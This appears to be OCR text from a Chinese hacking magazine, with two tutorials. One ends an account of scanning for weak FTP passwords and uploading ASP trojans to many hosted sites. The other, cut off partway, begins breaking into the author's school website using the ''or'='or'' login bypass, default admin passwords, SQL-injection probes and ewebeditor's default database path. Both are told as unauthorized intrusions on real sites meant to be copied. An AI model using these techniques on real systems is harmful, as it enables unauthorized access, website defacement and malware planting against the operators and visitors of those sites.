

图7


然后再切换到“插件设置”中的“字典文件设置”选项，在“FTP用户名字典”中选择刚才保存的user.dic文件，如图8，确定设置后就可以开始扫描了。


图8

一杯茶的工夫就扫出了四五个弱口令，如图9，因为许多安全意识不太强的网站管理员为了方便自己的管理，通常都会将密码设置的过于简单，我们钻的就是这个空子。随便找一个用户使用FlashFXP进行连接，如图10。然后上传一个asp木马或者上传一个反弹木马什么的来骗管理员运行，相信这些都是很容易的事了。我就上传了一个asp木马，如图11。


图9


图10


图11

可能有些朋友会问，上传了木马后怎么知道具体是在哪个网站呢？这个好办，使用扫描到的用户名与刚开始在http://www.myipneighbors.com/查询到的域名相对应或者直接下载它的首页文件index.asp到本地，将其打开查找title中的标题，使

用 baidu 进行搜索等，方法有很多的。

四、总结

虽然直到最后也未能拿下服务器的最终权限，但多少也起到了批量挂马的目的，最重要的是入侵时思路一定要灵活。最后再一次提醒管理员，一定不要将密码设置的过于简单，否则你会后悔的。

(文章中涉及到的工具 X-SCAN 已经收录在光盘中)

文章难易度：★★★
文章阅读点：下载ewebeditor默认的数据库，并从其中的表中找到以前入侵者留下的后门

从别人的后门——到自己的Webshell——

Buxchang

这天没什么事，ninanboy 大哥就叫我把我们学校的网站地址发给他，不一会儿他就把学校的后台地址和在线编辑器的后台地址发给了我！其实这些地址我很早以前就搞到了，不过，反正现在也没什么事做，于是我决定对学校的网站再一次进行检测。其实很早很早以前就想对即将就读的学院网站进行检测，试图得到网站的权限了，但是始终没有结果。希望今天能够得偿所愿！

以下就是我检测的全过程：打开首页地址 http://www.xxxx.net/，后台则是挂在首页的 http://www.xxxx.net/xxx/admin.asp，我试了“'or'='or'”、admin888、123456 等很多密码尝试进行登录，但是都没有什么结果。而上传页面 http://www.xxxx.net/upfile1.asp 只能上传图片格式的文件，看来是判断后缀名的。没办法了，来看看有没有注入漏洞，先手工检测一下，打开一个页面，在地址的后面添加一个单引号 **http://www.xxxx.net/jwxx/news_view.asp?typeid=16&id=4204'**，返回了如图 1 所示的参数错误提示信息，看来是做了防注入处理。我直接把该地址放进明小子注入工具里去寻找注入点，没有结果！继续浏览网站吧，找到了一个表格下载的页面，如图 2。




图 1




图 2

随便点开其中的一个链接，看到了吗，浏览器最左下角状态栏的下载地址好熟悉 http://www.xxxx.net/ewebeditor/UploadFile/2008320155444545.doc，如图 3。没错，这就是 ewebeditor 在线编辑器的下载格式地址，赶快登录后台 http://www.xxxx.net/ewebeditor/admin_login.asp，使用默认用户名 admin 和默认密码 admin888 尝试登录，可登录失败了。没关系，既然后台路径都是默认的，那么就来查看一下默认的数据库吧，再渺小的希望也是希望呀。

